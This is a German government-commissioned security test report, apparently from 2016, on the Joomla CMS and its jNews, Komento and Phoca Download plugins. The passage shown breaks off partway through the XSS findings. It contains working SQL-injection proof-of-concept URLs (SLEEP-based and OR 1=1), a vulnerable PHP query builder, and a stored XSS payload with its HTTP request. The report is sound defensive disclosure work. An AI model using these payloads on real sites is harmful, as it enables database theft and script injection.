
Bundesamt
für Sicherheit in der
Informationstechnik

Testbericht

Sicherheitstest des Content-Management-Systems Joomla!



Änderungshistorie

Version	Datum	Name	Beschreibung
0.1	17.02.2016	[redacted]	Initiale Erstellung
0.2	18.02.2016	[redacted]	Erweiterung der Ergebnisse der Abschlussanalyse
0.3	22.02.2016	[redacted]	Abschließende Dokumentation
0.4	25.02.2016	[redacted]	Review
1.0	01.03.2016	[redacted]	Freigabe
2.0	17.03.2016	[redacted]	Ergänzung Modul in Zusammenfassung (Kap. 1.2.1)
3.0	14.04.2016	[redacted]	Finalisierung nach Rückmeldung BSI
4.0	13.06.2016	[redacted]	Anpassung nach Rückmeldung CMS Garden

Vorlage:

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Internet: https://www.bsi.bund.de

Impressum

Herausgeber:

Test and Integration Center
T-Systems Multimedia Solutions GmbH
Riesaer Str. 5
01129 Dresden

Autor: [redacted]

Freigegeben von: [redacted]

Das Test and Integration Center Dresden der T-Systems Multimedia Solutions GmbH ist ein durch die DAkkS nach DIN EN ISO/IEC 17025 akkreditiertes Prüflaboratorium.

Die Akkreditierung gilt für die in der Urkunde aufgeführten Prüfverfahren.

Registriernummer der Urkunde: D-PL-12109-01-01

DAkkS
Deutsche
Akkreditierungsstelle
D-PL-12109-01-01

Danksagung

Hiermit bedankt sich T-Systems Multimedia Solutions GmbH bei CMS Garden – insbesondere [redacted] – für die Unterstützung bei der Einrichtung der Testumgebungen.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Zusammenfassung

1.1 Allgemeines

Dieses Dokument beschreibt die zusammengefassten Ergebnisse des Test and Integration Centers (TIC) der T-Systems Multimedia Solutions GmbH zur durchgeführten Untersuchung des Content-Management-Systems Joomla! in der Version 3.4.8 Stable.

Softwaresystem (CMS):	Joomla!
Versionsnummer:	3.4.8 Stable
Plugins:	AkeebaBackup (4.5.1) All Video Share (2.3.0) Mp3 Browser Fork (0.3.1) Komento (2.0.5) jNews (8.7.1) Phoca Download (3.1.0) QuickLogout (1.9.3) Kunena (4.0.7)
Hersteller:	Joomla
Art der Tests:	Sicherheitstest von Webanwendungen und IT-Systemen
Testlabor:	Test and Integration Center T-Systems Multimedia Solutions GmbH Riesaer Str. 5 01129 Dresden
Testzeitraum:	25.01.2016 bis 12.02.2016

1.2 Zusammenfassung der Testergebnisse

1.2.1 Übersicht der Testergebnisse

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.2.1	SQL-Injection in der Archivesuche von jNews	jNews	Schwer
6.1.3.1	Cross-Site-Scripting in Gastkommentar im Social-Media-Link	Komento	Schwer
6.1.3.2	Cross-Site-Scripting in Gastkommentar im ol-Element	Komento	Schwer
6.1.3.3	Cross-Site-Scripting im Download-Manager	Phoca Download	Schwer
6.1.3.4	Cross-Site-Scripting im Download-Bereich	Phoca Download	Schwer
6.1.2.2	SQL-Injection in der Kommentarsuche im Komento Backend	Komento	Mittel
6.1.2.3	Potentielle SQL-Injection in der Suche von Newslettern im Backend	jNews	Mittel
6.1.2.4	Potentielle SQL-Injection in der Suche von Dateien im Download-Bereich	Phoca Download	Mittel

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.4.1	Unzureichende Berechtigungsprüfung in Artikelbearbeitung	Joomla Core	Mittel
6.1.4.3	Unzureichende Berechtigungsprüfung in Plugin jNews	jNews	Mittel
6.1.4.4	Unzureichende Berechtigungsprüfung in Plugin Komento in der Email-Subscribe-Funktion	Komento	Mittel
6.1.6.1	User Enumeration in der Anmeldemaske durch Side Channel Attacke	Joomla Core	Mittel
6.1.4.2	Unzureichende Berechtigungsprüfung im Created by Attribut in Artikelerstellung	Joomla Core	Leicht
6.1.4.5	Unzureichende Berechtigungsprüfung in Plugin Komento in der Email-Unsubscribe-Funktion	Komento	Leicht
6.1.4.6	Unzureichende Berechtigungsprüfung in Plugin Komento in Administrationsprozessen	Komento	Leicht
6.1.5	Willkürlicher Dateiupload in Phoca Download	Phoca Download	Leicht
6.1.6.2	User Enumeration in „Passwort vergessen?"- und „Benutzername vergessen?"-Funktionen	Joomla Core	Leicht
6.1.7	Information Disclosure durch Joomla-Plugins	Komento, jNews, Phoca Download	Leicht
6.1.8	Fehlendes HTTP-Secure-Flag im Joomla-Frontend	Joomla Core	Leicht

1.2.2 Bewertung des Sicherheitsniveaus

Ausgehend von den identifizierten Sicherheitsrisiken kann dem CMS Joomla! ein mittleres Sicherheitsniveau attestiert werden.

Im Rahmen des Sicherheitstests wurden mehrere Schwachstellen gefunden, die von einem Angreifer mit wenig Aufwand ausgenutzt werden können, um die Vertraulichkeit, Verfügbarkeit oder Integrität der Anwendung oder deren Daten zu beeinträchtigen. Darüber hinaus wurden Schwachstellen ermittelt, die für die Informationsgewinnung und Planung von weiteren Angriffen hilfreich sein können.

Die Folgenden identifizierten Schwachstellen sind aufgrund ihrer Kritikalität besonders hervorzuheben:

- Zahlreiche Cross-Site-Scripting-Schwachstellen
- Unzureichende Berechtigungsprüfungen

1.3 Prüfpunkte

Die in den folgenden Kapiteln dargestellten Prüfpunkte und Sicherheitsaspekte wurden im Rahmen des Sicherheitstests überprüft. Eine detaillierte Beschreibung findet sich in [1]

- Informationsbeschaffung
- Test des Identitätsmanagements
- Test der Authentifizierung
- Test der Autorisierung
- Test des Session Managements

- Test der Eingabevalidierung
- Test der Fehlerverarbeitung
- Test clientseitiger Angriffsvektoren
- Test CMS-spezifischer Angriffsvektoren
- Überprüfung der Härtung von
  - Betriebssystem
  - Webserver
  - Application Server
  - Datenbank
  - Laufzeitumgebung
  - Content-Management-System

1.4 Vorgehen im Test

Das Vorgehensmodell baut auf dem Durchführungskonzept für Penetrationstests des Bundesamtes für Sicherheit in der Informationstechnik auf und gliedert sich in 5 einzelne Phasen [2]:

1) Vorbereitung
2) Informationsbeschaffung
3) Bewertung der Informationen
4) Aktive Eindringversuche
5) Abschlussanalyse

Der genaue Ablauf des Tests wird erst während der Durchführung auf Grundlage der gewonnenen Erkenntnisse bestimmt. Der modulare Aufbau dient der Konzentration der verfügbaren Ressourcen auf die unter Sicherheitsgesichtspunkten wichtigsten Bereiche.

Die detaillierten Rahmenbedingungen des Tests und die zugrundeliegende Testumgebung sind in [1] beschrieben.

Nachfolgend werden die Ergebnisse der einzelnen Phasen beschrieben.

2 Phase 1: Vorbereitung

Ziel der Vorbereitungsphase ist es, den Umfang, die Rahmenbedingungen und das grobe Vorgehen des Sicherheitstests festzulegen.

2.1 Informationsbasis

Ziel: Festlegung, welche Informationen und Dokumente zum Testobjekt zur Verfügung stehen (Black-Box- oder White-Box-Test).

Ergebnis:

Der Test erfolgte grundsätzlich als Black-Box-Test. Da das CMS und die zugrundeliegenden Systemkomponenten als Open Source zur Verfügung stehen, wurden dem Angreifer jedoch entsprechende Vorkenntnisse der verwendeten Komponenten und deren Standardinstallationen zugestanden.

Es wurde die Sicht eines externen Angreifers ohne Detailwissen über die Architektur eingenommen. Ein potentieller Angreifer kann jedoch die bereitgestellten Dokumente und ggf. den Source Code detailliert untersuchen, um potentielle Schwachstellen aufzudecken.

Im Rahmen des Tests wurden insbesondere die in Tabelle 1 aufgeführten Dokumente herangezogen.

Dokumentenbezeichnung	Dateiname/URL	Version / Stand
Security Checklist/de	https://docs.joomla.org/Security	12. November 2015

Tabelle 1: Dokumente

2.2 Aggressivität

Ziel: Festlegung der Aggressivität und ob ausgehend von gefundenen Sicherheitslücken nach weiteren Lücken gesucht werden soll.

Ergebnis:

Aufgrund der Durchführung des Tests in einer isolierten Testumgebung wurde ein aggressives Testvorgehen gewählt. Das heißt, es wurde versucht, alle potentiellen Schwachstellen auszunutzen.

2.3 Umfang und Testtiefe

Ziel: Definition des Umfangs, welcher beim Test einbezogen werden soll

Ergebnis:

Es wurde ein vollständiger Test durchgeführt. Alle Komponenten der Testumgebung wurden einer intensiven Prüfung unterzogen.

2.4 Vorgehensweise und Sichtbarkeit

Ziel: Festlegung, wie „sichtbar" beim Test vorgegangen wird.

Ergebnis:

Da keine Sicherheitssysteme oder -prozesse Testziel waren, wurden im Rahmen des Tests offensichtliche Testmethoden angewendet.

2.5 Technik

Ziel: Festlegung, welche Techniken eingesetzt werden sollen.

Ergebnis:

Im Rahmen des Sicherheitstests wurden Angriffe über das Netzwerk durchgeführt. Diese Vorgehensweise simuliert einen typischen Hackerangriff.

2.6 Ausgangspunkt

Ziel: Festlegung, ob für den Test die Innen- oder Außenperspektive oder beide eingenommen werden.

Ergebnis:

Hinsichtlich des Ausgangspunktes wurden beide Perspektiven eingenommen. Die Angriffe erfolgten von außen gegen das CMS und die gehärtete Testumgebung. Da zudem die Administrations- und Konfigurationsoberflächen des CMS genutzt und resultierende Wechselwirkungen mit der Umgebung untersucht werden konnten, wurde darüber hinaus auch eine Innenperspektive eingenommen.

2.7 Testsystem

Ziel: Festlegen, ob ein Testsystem oder Produktivsystem verwendet wird.

Ergebnis:

Die Tests wurden in einer dedizierten Testumgebung (je Szenario) durchgeführt. Details zur Testumgebung sind in [1] dokumentiert.

2.8 Testdaten

Ziel: Bestimmung der Testdaten, die benötigt werden.

Ergebnis:

Zur Realisierung der in [1] dargestellten Einsatzszenarien mussten diverse Plugins installiert und Testdaten generiert werden. Informationen zu den genutzten Plugins sind in [1] dokumentiert.

2.9 Testendekriterien

Ziel: Festlegung von Kriterien, nach denen der Test beendet werden kann.

Ergebnis:

Der Test wurde nach Untersuchung und Verifizierung aller in Kapitel 1.3 genannten Prüfpunkte beendet.

2.10 Betrachtung rechtlicher Fragen

Ziel: Rechtliche Überlegungen und Festlegung der Haftung für mögliche Schäden.

Ergebnis:

Da es sich lediglich um ein Testsystem mit Testdaten handelte, waren rechtliche Aspekte nicht relevant. Im Rahmen des Sicherheitstests identifizierte Schwachstellen wurden vertraulich an den Hersteller gemeldet und nicht publiziert.

2.11 Planung der Testdurchführung

Ziel: Erstellung eines Plans zur Testdurchführung.

Ergebnis:

Die Planung wurde im Rahmen des Testmanagements vorgenommen. Folgende Informationen können zusammengefasst dargestellt werden:

Phase	Datum
Durchführung des Sicherheitstests	25.01.2016 bis 12.02.2016
Fertigstellung des Testberichts	01.03.2016

Tabelle 2: Testplan

2.12 Werkzeugeinsatz

Folgende Werkzeuge zur Unterstützung des Testprozesses wurden im Projekt eingesetzt:

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
LibreOffice Writer	The Document Foundation	Testdokumentation	Projektteam
Jira	Atlassian	Ticketsystem	Projektteam
Burp Suite Professional	Portswigger	Intercepting Proxy	Testteam
Firefox	Mozilla Foundation	Browser	Testteam
Checkmarx Suite	Checkmarx	Code-Analyse	Testteam
nmap	Gordon Lyon	Port-Scan	Testteam
sslscan	Ian Ventura-Whiting, Jacob Appelbaum, rbsec	SSL-Analyse	Testteam
sslyze	iSECPartners	SSL-Analyse	Testteam
Nessus	Tenable	Schwachstellen-Scanner auf Netzwerkebene	Testteam
WebInspect	HP	Schwachstellen-Scanner auf Applikationsebene	Testteam
Eclipse	Eclipse Foundation	Untersuchung des Codes	Testteam
Nikto	CIRT	Schwachstellen-Scanner auf Applikationsebene	Testteam
ChromePhp	Craig Campbell	Debug-Ausgaben in PHP	Testteam
PuTTY	Simon Tatham, Owen Dunn, Ben Harris, Jacob Nevins	SSH-Verbindung zum Server	Testteam
tcpdump	Van Jacobson, Craig Leres, Steven McCanne	Netzwerk-Analyse auf dem Server	Testteam
Wireshark	Gerald Combs	Grafische Auswertung der tcpdump-Ergebnisse	Testteam
sqlmap	Bernardo Damele	Detektion und	Testteam

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
	Assumpcao Guimaraes, Miroslav Stampar	Ausnutzung von SQL-Injections	
joomscan	Aung Khant, OWASP.org	Sicherheitsanalyse von Joomla-Installationen	Testteam

3 Phase 2: Informationsbeschaffung

Innerhalb der Phase der Informationsbeschaffung werden Informationen über das Ziel gesammelt und ausgewertet. Weiterhin wird nach Informationen gesucht, die das System über sich preisgibt.

3.1 Auswahl der Testmodule

Ziel: Sicherstellung der Durchführung aller relevanten Tests (unter Berücksichtigung der wirtschaftlichen Machbarkeit).

Ergebnis:

Im Rahmen der Vorüberlegungen wurden die in Kapitel 1.3 genannten Prüfpunkte identifiziert. Durch die Verifizierung dieser Punkte wurde sichergestellt, dass alle relevanten Komponenten des Gesamtsystems (CMS, Betriebssystem, Webserver, Applikationsserver, Datenbank) hinreichend getestet wurden.

3.2 Prüfung der Testmodule

Ziel: Sicherstellen, dass der Test dem aktuellen Stand der Technik entspricht

Ergebnis:

Die in Kapitel 1.3 genannten Prüfpunkte wurden anhand der aktuellen Dokumentation bzw. aktueller Richtlinien zur Durchführung von Sicherheitsanalysen abgeleitet (vgl. [1]).

4 Phase 3: Bewertung der Informationen

Um das weitere Vorgehen zu planen, werden die bisher gesammelten Informationen bewertet und das Risiko abgeschätzt. Bereiche des Testobjekts, von denen ein besonders großes Risiko ausgeht, sollen besonders gründlich untersucht werden, während andere Bereiche weniger oder gar nicht untersucht werden. Ziel dieser Phase ist die Identifikation kritischer Bereiche der Anwendung und davon abgeleitet die Auswahl der durchzuführenden Testfälle.

4.1 Kritische Bereiche und erreichbare Ziele

Ziel: Herausfinden, wo Angreifer ansetzen und was sie erreichen könnten.

Ergebnis:

Im Rahmen der Beschreibung der Einsatzszenarien in [1] wurden typische Missbrauchsszenarien spezifiziert. Diese dienten als Grundlage für die Durchführung der Sicherheitstests und die Definition der besonders kritischen und intensiv zu testenden Bereiche.

Hierzu zählen insbesondere die Möglichkeiten zur Authentifizierung und der Interaktion.

4.2 Zugriffspfade

Ziel: Herausfinden, in welchen Schritten Angreifer vorgehen könnten.

Ergebnis:

Für die in [1] dargestellten Einsatzszenarien ergibt sich der typischen Zugriffsweg eines Angreifers von außen (im Allgemeinen über das Internet). Dementsprechend wurde im Rahmen des Sicherheitstests insbesondere dieser Weg untersucht und typische Angriffsszenarien von außen untersucht.

Aufgrund des in Kapitel 2.1 dargestellten Testansatzes wurden darüber hinaus interne Mechanismen geprüft. Dies entspricht dem Vorgehen eines Angreifer, der ggf. schon teilweisen Zugriff erhalten hat und versucht, weitere Komponenten zu kompromittieren.

4.3 Beschreibung der Prüfpunkte

Ziel: Planung der Testschwerpunkte und Durchführung.

Ergebnis:

Die in [1] definierten Prüfpunkte wurden im Rahmen des Sicherheitstests geprüft.

Anhand der definierten Vorgehensweise wurden die relevanten Testfälle an der Anwendung abgearbeitet und erwartete Bedrohungsszenarien inszeniert. Die Testschritte wurden in ihrer Durchführung mit ihren Ergebnissen, erweitert durch Screenshots, dokumentiert. Das gesammelte Material bildete die Basis für detailliertere Testschritte und abschließende Berichte.

5 Phase 4: Aktive Eindringversuche

Die zuvor ausgewählten Testmodule bzw. die daraus abgeleiteten Testfälle werden in dieser Phase ausgeführt, und es wird aktiv versucht, in das System einzudringen. Bei der Reihenfolge der Ausführung der Testmodule ist neben der zuvor festgelegten Priorität zu beachten, dass die Testergebnisse bestimmter Testmodule eine Voraussetzung oder gute Ausgangsposition für weitere Testmodule sein können. Während des Tests wird ein Pfad abgeschritten, in dem ein Modul die Voraussetzung für ein folgendes Modul schafft. Während des Tests können aufgrund der Erkenntnisse weitere Testmodule ausgeführt werden.

6 Phase 5: Abschlussanalyse

In diesem Kapitel werden die identifizierten Sicherheitslücken (gruppiert nach Systemkomponente) und die resultierenden Risiken beschrieben.

6.1 Content Management System

6.1.1 Zusammenfassung

Die Abschlussanalyse zeigt auf, dass insbesondere die Plugins von Joomla von charakteristischen Schwachstellen der OWASP Top 10 wie SQL-Injection, Cross-Site-Scripting oder unzureichender Berechtigungsprüfung betroffen sind. Der Joomla-Core hingegen weist vereinzelt unkritische Schwachstellen auf, wozu allerdings Schwachstellen in der Berechtigungsprüfung zählen.

Zudem überzeugt der Joomla-Core mit interessanten Sicherheitsfeatures, welche vor Injection- (`JRequest::getVar()`), Cross-Site Request Forgery (`JSession::checkToken()`) und Berechtigungsattacken (`JFactory::getUser()->authorise()`) schützen und den „Secure Coding Guidelines" der Joomla-Dokumentation [3] entnommen werden können. Zusammenfassend weist Joomla vorhandene Sicherheitsfeatures auf, welche allerdings allgemeine Sicherheitskenntnisse der Entwickler voraussetzen und von den Entwicklern angewendet werden müssen.

6.1.2 SQL-Injection

Beschreibung:

Die „Structured Query Language" (SQL) ist eine Abfragesprache für relationale Datenbanken. Dabei werden vorgegebene Teile mit den Benutzereingaben zu einer kompletten Abfrage kombiniert. Werden die vom Benutzer gelieferten Eingaben nicht ausreichend geprüft bzw. vorverarbeitet, kann ein Angreifer beliebige SQL-Befehle in die Abfrage einschleusen. Dieser Angriff wird als SQL-Injection bezeichnet.

Maßnahme:

SQL-Injections sollte mittels sicherer Zugriffsverfahren wie Prepared-Statements unterbunden werden. Ist ein solches Verfahren nicht verfügbar, müssen die Daten in Abhängigkeit von der jeweils verwendeten Interpreter-Sprache bereinigt werden. In dem Fall müssen alle Metazeichen, die in der jeweiligen Interpreter-Sprache als Zeichenkettenbegrenzer (String-Delimiter) oder zur syntaktischen Formatierung des Codes verwendet werden (" ' ; { } $ % # | usw.), aus der Eingabe entfernt oder escaped werden.

6.1.2.1 SQL-Injection in der Archivesuche von jNews

Betroffenes Modul: jNews

Ergebnis:

Das Joomla-Plugin jNews ist in seiner Archivesuche angreifbar hinsichtlich SQL-Injection. Wurden im Newsletter-Plugin bereits Nachrichten versendet, wird ein Archiv angelegt, welches die versendeten Nachrichten tabellarisch anzeigt und ohne Authentifizierung erreichbar ist. Sortiert bzw. durchsucht man das Archive, werden verschiedene Parameter gesendet, wobei die Parameter **filter_order** und **filter_order_Dir** anfällig gegen (time- & error-based) SQL-Injection sind.

Einem Angreifer ist es somit potentiell möglich, die gesamte Datenbank des Systems auszulesen.

Proof of Concept - Parameter filter_order_Dir:

```
https://deb-joomla-scenario4.cms2.local/newsletter/mailing/archive/listype-1/listid-1?
Itemid=173&listid=1&act=mailing&limit=20&emailsearch=Pen&limit=20&act=mailing&listid=1&l
istype=1&filter_order=send_date&filter_order_Dir=%20AND%20%28SELECT%20%2A%20FROM
%20%28SELECT%28SLEEP%285%29%29%29TnBg%29&option=com_jnews&task=
%0D&boxchecked=0&f13e01a9615aa13db45d6403aee91816=1
```

Proof of Concept - Parameter filter_order:

```
https://deb-joomla-scenario4.cms2.local/newsletter/mailing/undefined/listype-1/listid-1?
Itemid=173&listid=1&act=mailing&limit=20&emailsearch=
%0d&limit=20&act=mailing&listid=1&listype=1&filter_order=(SELECT%20*%20FROM
%20(SELECT(SLEEP(5)))zuRa)&filter_order_Dir=asc&option=com_jnews&task=undefined&boxcheck
ed=0&f13e01a9615aa13db45d6403aee91816=1
```

Risikofaktor: Schwer

6.1.2.2 SQL-Injection in der Kommentarsuche im Komento Backend

Betroffenes Modul: Komento

Ergebnis:

Als angemeldeter Administrator ist es möglich, unter *„Components"* → *„Komento"* → *„Comments"* nach Kommentaren von Benutzern zu suchen. Hierbei werden u.a. die Parameter **search**, **filter_order** und **filter_order_Dir** übergeben, welche alle angreifbar hinsichtlich SQL-Injection sind. Zusätzlich wird die vollständige SQL-Error-Message im Titel übertragen, wodurch das Ausnutzen der SQL-Injection stark vereinfacht wird (siehe Abbildung 1).

Einem Angreifer ist es somit potentiell möglich, die gesamte Datenbank des Systems auszulesen.

Proof of Concept - Parameter search:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_komento&view=comments&filter_publish=*&filter_component=*&search=123'%20OR
%201=1;%20--%20-
f&limit=20&limitstart=0&15d1b683c219f7461160eb62eb0dd5da=1&affectchild=0&boxchecked=0&op
tion=com_komento&view=comments&parentid=0&task=&c=comment&filter_order=created&filter_or
der_Dir=DESC
```

Proof of Concept - Parameter filter_order:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_komento&view=comments&filter_publish=*&filter_component=*&search=123&limit=20
&limitstart=0&15d1b683c219f7461160eb62eb0dd5da=1&affectchild=0&boxchecked=0&option=com_k
omento&view=comments&parentid=0&task=&c=comment&filter_order=created
%27&filter_order_Dir=DESC
```

Proof of Concept - Parameter filter_order_Dir:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_komento&view=comments&filter_publish=*&filter_component=*&search=123&limit=20
```



```
&limitstart=0&15d1b683c219f7461160eb62eb0dd5da=1&affectchild=0&boxchecked=0&option=com_k
omento&view=comments&parentid=0&task=&c=comment&filter_order=created&filter_order_Dir=DE
SC%27%20or%20%271%27=%271%27;--%20-f
```

Screenshot:




Abbildung 1: SQL-Error-Message in Webview.

Risikofaktor: Mittel

6.1.2.3 Potentielle SQL-Injection in der Suche von Newslettern im Backend

Betroffenes Modul: jNews

Ergebnis:

Das Joomla-Plugin jNews ist im Administrations-Backend unter *„Components"* → *„jNews"* → *„Newsletter"* (zeige alle Newsletter an) möglicherweise durch SQL-Injection angreifbar. Werden die Newsletter sortiert, können die beiden Parameter **filter_order_Dir** und **filter_order** übergeben, welche lediglich durch den regulären Ausdruck:

```
$result = (string) preg_replace('/[^A-Z0-9_\.-]/i', '', $source);
```

und

```
$result = (string) preg_replace('/[^A-Z_]/i', '', $source);
```

gefiltert werden. Der folgende Proof of Concept erzeugt somit eine SQL-Error-Message, welche Rückschlüsse auf eine SQL-Injection andeutet. Die Schwachstelle wird als Mittel bewertet, da die Wahrscheinlichkeit der möglichen Ausnutzung niedrig ausfällt. Allerdings lässt sich nicht ausschließen, dass sich der Filter nicht umgehen lässt.

Proof of Concept – Parameter filter_order & filter_order_Dir:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_jnews&act=mailing&listype=1&listid=1337&filter_order=1337%27%22%20OR
%201=1;%20--%20-f&filter_order_Dir=1337%27%22%20OR%201=1;%20--%20-f
```

Risikofaktor: Mittel

6.1.2.4 Potentielle SQL-Injection in der Suche von Dateien im Download-Bereich

Betroffenes Modul: Phoca Download

Ergebnis:

Das Joomla-Plugin Phoca Download ist im Frontend möglicherweise durch SQL-Injection angreifbar. Werden als nicht authentifizierter Benutzer die Dateien in der Ansicht `phocadownloadlinkfile` sortiert, übergibt die Anwendung via HTTP GET die beiden Parameter **filter_order_Dir** und **filter_order**, welche lediglich durch den regulären Ausdruck:

```
$result = (string) preg_replace('/[^A-Z0-9_\.-]/i', '', $source);
```

und

```
$result = (string) preg_replace('/[^A-Z_]/i', '', $source);
```

gefiltert werden. Der folgende Proof of Concept erzeugt somit eine SQL-Error-Message, welche Rückschlüsse auf eine SQL-Injection andeutet (siehe Abbildung 2). Die Schwachstelle wird als Mittel bewertet, da die Wahrscheinlichkeit der Ausnutzung niedrig ausfällt. Allerdings lässt sich nicht ausschließen, dass sich der Filter nicht umgehen lässt. Der angreifbare Quellcode konnte in der Funktion `_buildContentOrderBy()` der Klasse `com_phocadownload/models/phocadownloadlinkfile.php` ermittelt werden.

Proof of Concept – Parameter filter_order & filter_order_Dir:

```
https://deb-joomla-scenario4.cms2.local/index.php?
option=com_phocadownload&view=phocadownloadlinkfile&tmpl=component&e_name=1337&type=3&se
arch=&catid=0&limit=15&limitstart=0&controller=phocadownloadlinkfile&type=3&task=&boxche
cked=0&filter_order=UNION&filter_order_Dir=SELECT&e_name=1337
```

Vulnerable Code - com_phocadownload/models/phocadownloadlinkfile.php

```
function _buildContentOrderBy() {
	$app = JFactory::getApplication();
	$filter_order = $app->getUserStateFromRequest( $this->_context.'.filter_order',
'filter_order', 'a.ordering','cmd' );
	$filter_order_Dir = $app->getUserStateFromRequest( $this-
>_context.'.filter_order_Dir',	'filter_order_Dir',	'',
'word' );

	if ($filter_order == 'a.ordering'){
		$orderby 	= ' ORDER BY categorytitle, a.ordering '.$filter_order_Dir;
	} else {
		$orderby = ' ORDER BY '.$filter_order.' '.$filter_order_Dir.',
categorytitle, a.ordering ';
	}
	return $orderby;
}
```


Screenshot:




Abbildung 2: SQL-Error-Message in der Filtersuche des Download-Bereichs.

Risikofaktor: Mittel

6.1.3 Cross-Site-Scripting

Beschreibung:

Mit Cross-Site-Scripting (XSS) wird das Einschleusen von bösartigem HTML- und JavaScript-Code in eine Webseite bezeichnet. Ein derartiger Angriff ist möglich, wenn eine Webanwendung nicht vertrauenswürdige Daten entgegennimmt und ohne ausreichende Validierung bzw. Codierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer somit, JavaScript-Code im Browser eines Opfers auszuführen, um z. B. Sessions zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf eine bösartige Seite umzuleiten. HTML-Codierung ist der grundsätzliche Schutzmechanismus gegen diese Angriffe. Viele Frameworks bzw. Sprachen stellen hierfür entsprechende Funktionen zur Verfügung.

Beim persistenten Cross-Site-Scripting schleust ein Angreifer JavaScript-Code in Eingabefelder, welche von einer Datenbank gespeichert und zu einem späteren Zeitpunkt von der Webanwendung wieder ausgelesen werden (Beispiele dafür sind Kommentarfunktionen oder Benutzernamen). Der gefährliche Code wird somit persistent in der Datenbank hinterlegt und bei jedem Benutzer, der die Seite aufruft, ausgeführt. Ein Angreifer hätte somit die Möglichkeit, großflächig Benutzerdaten abzugreifen.

Maßnahme:

Mindestens folgende HTML-Metazeichen müssen in normale Klartextzeichen umgewandelt werden:

- & → &

- " → "
- ' → '
- < → <
- > → >

Sollten Daten im JavaScript-Kontext ausgegeben werden, sind folgende Faktoren zu beachten:

- Sicherstellen, dass alle JavaScript-Variablen in Hochkommata setzt sind,
- JavaScript Hex Encoding,
- JavaScript Unicode Encoding und
- Vermeiden von Backslash Encoding (\" oder \' oder \\).

6.1.3.1 Cross-Site-Scripting in Gastkommentar im Social-Media-Link

Betroffenes Modul: Komento

Ergebnis:

Das Joomla-Plugin Komento ist im Frontend durch Cross-Site-Scripting angreifbar. Fügt ein unauthentifizierter Benutzer den Schadcode

```
" onmouseover=confirm(1337) alt="
```

in einen Kommentar eines Blog- oder Artikeleintrags ein, wird der JavaScript-Code im Social-Media-Button für Facebook und Twitter unmaskiert reflektiert. Ein Angreifer ist somit in der Lage, Schadcode in die Kommentare eines Artikels einzufügen (siehe Abbildung 3).

Proof of Concept:

```
POST /?option=com_komento HTTP/1.1
Host: deb-joomla-scenario4.cms2.local

[TRUNCATED]

Connection: close

tmpl=component&format=ajax&no_html=1&component=com_content&cid=1&comment=%22+onmouseover
%3Dconfirm(1337)+alt%3D%22&parent_id=0&name=B%C3%84M&email=pentest_1337%40mms-
dresden.de&website=http%3A%2F
%2Fomgwtfquak.de&latitude=&longitude=&address=&contentLink=https%3A%2F%2Fdeb-joomla-
scenario4.cms2.local
%2F&pageItemId=101&option=com_komento&namespace=site.views.komento.addcomment&8657781e13
0894ece45cdfa79ba5fe08=1
```

Resultierender Quellcode:

```
<span class="kmt-share-social">
  <i>
    <a loaded="1" class="socialButton share-facebook" onmouseover="confirm(1337)"
```



```
al..."="">Facebook</a>
   <a loaded="1" class="socialButton share-twitter" onmouseover="confirm(1337)"
al..."="">Twitter</a>
```

Screenshot:

